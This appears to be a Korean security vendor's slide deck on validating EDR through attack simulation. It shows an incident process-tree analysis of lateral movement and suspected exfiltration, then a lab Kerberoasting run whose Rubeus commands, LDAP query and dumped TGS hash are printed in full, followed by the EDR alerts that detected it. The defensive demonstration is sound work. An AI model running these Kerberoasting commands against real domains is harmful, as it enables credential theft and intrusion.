


○ 탐지 이벤트 상세분석 – EDR Process Tree 행위 분석



1. 침해사고 발생 사례로 보는 EDR 검증을 위한 공격 시뮬레이션의 중요성

○ 탐지 이벤트 상세분석 – EDR Process Tree 행위 분석



[2025.03.13, 00:04:51]
svchost.exe의 Unistacksvcgroup 옵션을 통한 원격 접속 확인

System 계정으로 외부 다수 IP로 정보유출로 의심되는 통신 확인

Session
2 // // // // > // // // web2
Logon session

192.168.XX.XX (인증 홈페이지 DB 서버)에서 웹서버#2 (192.168.XX.XX)으로 원격접속을 통한 측면이동 확인

C:\Windows\system32\svchost.exe -k UnistackSvcGroup

User: web2/system

Suspensions (1)
Malicious file execution attempt
ATT&CK: Execution User Execution | Malicious File

Evidence (2)
High internal outgoing embryonic connection rate
ATT&CK: Discovery Network Service Scanning

1. 침해사고 발생 사례로 보는 EDR 검증을 위한 공격 시뮬레이션의 중요성

○ 탐지 이벤트 상세분석 – EDR Process Tree 행위 분석

Showing 8 results [Reset results](#) [Limit results](#) [Export CSV](#) [Edit columns](#)

Grouped by
Element name

				Owner machi...	Owner proce...	Port type	Direction	State	Creation time	End time	Transmitted bytes	Received bytes
> 0:54605	0:54605	0:54605	0:54605	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	727 B	4 KB
> 0:54577	0:54577	0:54577	0:54577	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	16 KB	3 KB
> 0:54589	0:54589	0:54589	0:54589	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	43 KB	5 KB
> 0:54573	0:54573	0:54573	0:54573	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	150 KB	6 KB
> 0:54562	0:54562	0:54562	0:54562	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	38 KB	1202 KB
> 0:54560	0:54560	0:54560	0:54560	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	236 B	737 B
> 0:54559	0:54559	0:54559	0:54559	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	5 KB	15 KB
> 0:54556	0:54556	0:54556	0:54556	b2	svchost.exe	HTTP x1	Outgoing x1	Open x1	De	Dec	406 KB	262 KB


Svchost.exe를 통해 외부 다수 IP로 통신 확인

State 값이 Open으로 통신성공 확인

송신량 : 0.64MB
수신량 : 1.46MB

Svchost.exe를 통한 송신된 데이터의 용량이 1MB 이하로,
문서 파일과 같은 대용량 파일이 아닌 시스템 및 계정 정보와 같은 소용량 정보가 유출된 것으로 추정됩니다.

○ 탐지 이벤트 상세분석 – EDR Process Tree 행위 분석



공격 시뮬레이션을 통한 실제 위협 검증

Windows

AD 서버를 표적으로 한 다양한 공격 시나리오 기반
시뮬레이션 검증 및 행위 분석

Kerberoasting Attack - 검증

- Rubeus Tool 을 통한 Kerberoasting 공격

```
관리자: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

새로운 기능 및 개선 사항에 대한 최신 PowerShell을 설치하세요! https://aka.ms/PSWindows

PS C:\Windows\system32> cd C:\Users\daewon.ryu\Desktop\Rubeus
PS C:\Users\daewon.ryu\Desktop\Rubeus> .\Rubeus.exe kerberoast

Rubeus
v2.2.0

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target Domain : doosantest.local
[*] Searching path 'LDAP://doosan-a-test4.doosantest.local/DC=doosantest,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*))(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1

[*] SamAccountName : Daewon.Ryu
[*] DistinguishedName : CN=Ryu Daewon Ryu.,CN=Users,DC=doosantest,DC=local
[*] ServicePrincipalName : HTTP/myservice.doosantest.local
[*] PwdLastSet : 2024-11-10 오후 6:06:39
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgt$23$Daewon.Ryu$doosantest.local$HTTP/myservice.doosantest.local@doosantest.local*$5C3DDE27B659477087F67C7AF9CE41F3169456BF8002B72FF919953CE52466C2D07B0DAD3A5478697160B71731ED51FC31C03EDC0750F8155122D96F17B11B4AD89A59706D6111C6CCE6B6AD9C67CF5C556C7D749AFC8AF479AC9CC46B8E8C0C43CC3D8DE4B0E0CA06B728B955C0D7E5A43AC71F2B87EB418874E643CAB7A612321683CAFEB2AD8247EB0096BF679A7D85051DF7D2B1BA6277D1AA485019ECF37AFB2123B5629CA097E1ED56764E0DCBA8F5787580884EDFFC454ECEEB7BF5DF3FA640FD6372D046FF2A398B75C5205E0A34E4B64E7F95EC1719ECCD2F9605E91A0DC4555B1C4428E7FDE3BD657BE4B8BFDE63ADD87ED7E0F3176D88DAF306DE134D6EF265B0D45B3B8FF5CE25D8DF65750FD18F5AFB026695A96B36CC48D45E9C428E481DF204328019EB7E454672E9B12FA3586D796F4E478344D57A88A896B99E584D87FFFA417A509D886921143957ABFE0C26A809689EBBEFDA2BA7281A77A0DCA2FD7D8E030D085CABD03A3B9B1F59435D58C0815CC5C0FB6E7495CD4566D7318F2F9A0C9549180B7D20D9722170E6CC4DB1ECD473FAD6EC4D4E95B4ED1045D1C9D7D5A808171C2F4A76A81B49BE6C875982BC5E3E06671E236D7C7EFD4915F5C6AE3B3AE39129982AF405326018CABADEE371B5831281B0947F067A88D61BDEA7B0E8344E576129D73E2F40860F5D079E3F813955EC6900320A61DDA24F928CABB01FB61D6548B6A9C0C3B3D3EF14B0A4DC5F3880C73DA112DA44660F9942A82BCF172B
```

Kerberoasting 공격

```
PS C:\Users\daewon.ryu\Desktop\Rubeus> .\Rubeus.exe kerberoast /outfile:c:\temp\tickets.txt

Rubeus
v2.2.0

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target Domain : doosantest.local
[*] Searching path 'LDAP://doosan-a-test4.doosantest.local/DC=doosantest,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*))(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1

[*] SamAccountName : Daewon.Ryu
[*] DistinguishedName : CN=Ryu Daewon Ryu.,CN=Users,DC=doosantest,DC=local
[*] ServicePrincipalName : HTTP/myservice.doosantest.local
[*] PwdLastSet : 2024-11-10 오후 6:06:39
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to c:\temp\tickets.txt

[*] Roasted hashes written to : c:\temp\tickets.txt
PS C:\Users\daewon.ryu\Desktop\Rubeus>
```


TGS 티켓 내용 Output

Ldap 쿼리 확인

TGS티켓 내용 TXT로 저장

○ Kerberoasting Attack - 검증

- TGS 티켓이 Output된 텍스트 파일 확인



○ Kerberoasting Attack - 분석


- 사이버리즌 EDR 확인 : EDR 및 NGAV MalOp 이벤트 2건 확인

State	Subject	Start time	Update time ↑
	EDR 탐지  Malware process or image file hash rubeus.exe AI Hunting   doosantest\administrator doosan-a-test6 1	November 11, 2024 at 2:01:58 AM GMT+9	November 11, 2024 at 2:05:15 AM GMT+9
	NGAV 탐지  Malware detection by Anti-Malware rubeus.exe AI-based Anti-Malware, Anti-   doosan-a-test6 1	November 11, 2024 at 12:44:42 AM GMT+9	November 11, 2024 at 2:01:58 AM GMT+9

사이버리즌 Defense Platform은 단순 바이너리 기반 AD 공격 도구의 사용을 탐지하는 데 그치지 않고,
EDR의 행위 기반 분석을 통해 Credential Dumping 시도의 실제 전개 과정까지 정밀하게 식별하였습니다

○ Kerberoasting Attack - 분석

- 사이버리즌 EDR 확인 : Powershell 실행



○ Kerberoasting Attack - 분석

- 사이버리즌 EDR 확인 : Rubeus를 이용한 Kerberoasting 공격

1 "C:\Users\daewon.ryu\Desktop\Rubeus\Rubeus.exe" kerberoast
[2024.11.11, 01:58:06]
Rubeus를 통한 Kerberoasting 공격 확인

2 AD서버 DNS 쿼리

3 Connection

4 Ldap 쿼리 및 반환값(결과) 일부 확인

